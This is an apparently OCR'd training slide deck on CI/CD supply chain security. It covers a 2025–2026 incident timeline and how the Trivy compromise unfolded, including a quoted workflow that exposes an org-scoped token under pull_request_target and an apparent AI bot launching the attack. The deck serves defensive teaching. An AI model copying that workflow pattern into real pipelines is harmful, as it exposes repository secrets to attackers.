Securing CI/CD with Chainguard

Learning Labs April 2026 with Erika Heidi


Table of Contents

Timeline of CI/CD software supply chain incidents

From March 2025 to March 2026


Chainguard

Timeline




Chainguard

Timeline




Chainguard

Timeline




Chainguard

Timeline




Chainguard

Timeline



Chainguard

Timeline



Chainguard

Timeline

- March 11 2025
reviewdog/action-setup compromise

Tag poisoning, upstream origin of tj-actions

- March 14-15 2025
tj-actions/changed-files

Tag poisoning, memory dumping, 23k+ repos compromised

- August 26-31 2025
s1ngularity / Nx build system

pull_request_target, AI weaponization, npm token theft

- September 8 2025
npm package hijacking (chalk, debug, etc.)

Phishing targeting OSS maintainers, npm token theft

- September 14-16 2025
Shai-Hulud worm (first wave)

Self-replicating worm, post-install hook, credential harvesting

- November 24 2025
Sha1-Hulud 2.0 (second coming)

Self-replicating worm, pre-install hook, cloud credential harvesting

- March 1 2026
Trivy initial breach

pull_request_target, stolen PAT, full org takeover

- March 19 2026
Trivy full supply chain compromise

Tag poisoning, binary tampering, incomplete credential rotation

Timeline

- March 11 2025
reviewdog/action-setup compromise

Tag poisoning, upstream origin of tj-actions

- March 14-15 2025
tj-actions/changed-files

Tag poisoning, memory dumping, 23k+ repos compromised

- August 26-31 2025
s1ngularity / Nx build system

pull_request_target, AI weaponization, npm token theft

- September 8 2025
npm package hijacking (chalk, debug, etc.)

Phishing targeting OSS maintainers, npm token theft

- September 14-16 2025
Shai-Hulud worm (first wave)

Self-replicating worm, post-install hook, credential harvesting

- November 24 2025
Sha1-Hulud 2.0 (second coming)

Self-replicating worm, pre-install hook, cloud credential harvesting

- March 1 2026
Trivy initial breach


pull_request_target, stolen PAT, full org takeover

- March 19 2026
Trivy full supply chain compromise

Tag poisoning, binary tampering, incomplete credential rotation

Chainguard

Timeline



Chainguard

Open Source and CI/CD as the new target

- **Cost vs Benefit for exploitation: gated software vs open source dependencies**
  - A single dependency can infect thousands of projects
  - Open Source workflows expose vulnerable targets
- **CI/CD as the highest-value target**
  - Secrets, API tokens and deployment credentials
  - A single PAT can give full access to the repo's ORG

2026: The Year of AI-assisted Attacks


- **As the cost for exploitation goes down, the time-to-exploit window collapses**
  - From 745 days in 2020 to only 44 in 2025 and going negative in 2026
    - 28.3% of CVEs exploited within 24 hours of disclosure
- **It's easier than ever to go from researcher's POC to N-day exploit**
  - *"Rather than spending resources on original zero-day research, threat actors are simply leveraging known, yet unpatched and exploitable vulnerabilities for their campaigns."*

https://www.chainguard.dev/unchained/2026-the-year-of-ai-assisted-attacks

Unpacking the Trivy Compromise

What happened, why, and how

Chainguard




```yaml
160         # Attempt to request the premium reviewers; needs org-scoped token because GITHUB_TOKEN lacks read:org.
161         - name: Request trivy-premium review
162           if: ${{ steps.apidiff.outputs.semver-type == 'major' }}
163           uses: actions/github-script@ed597411d8f924073f98dfc5c65a23a2325f34cd # v8.0.0
164           with:
165             github-token: ${{ secrets.ORG_REPO_TOKEN }}
166             script: |
167               try {
168                 await github.rest.pulls.requestReviewers({
169                   owner: context.repo.owner,
170                   repo: context.repo.repo,
171                   pull_number: context.issue.number,
172                   team_reviewers: ['trivy-premium'],
173                 });
174                 console.log('Requested review from aquasecurity/trivy-premium team');
175               } catch (error) {
176                 core.error(`Failed to request trivy-premium reviewers: ${error.message}`);
177                 throw error;
178               }
```

hackerbot-claw opens PR to trivy
Targets pull_request_target workflow

↓

Workflow checks out fork code
Runs with repo secrets + org-scoped PAT

↓

ORG_REPO_TOKEN exfiltrated
Defaced repo, deleted tags

↓

Aqua discloses + rotates credentials
Incomplete or non-atomic rotation

↓

Retained credentials reused
Spoofed maintainer commits via aqua-bot

↓

76/77 tags hijacked (trivy-action)

V0.69.4 binary distributed

All 44 repos defaced

↓

Full multi-channel supply chain compromise

Chainguard

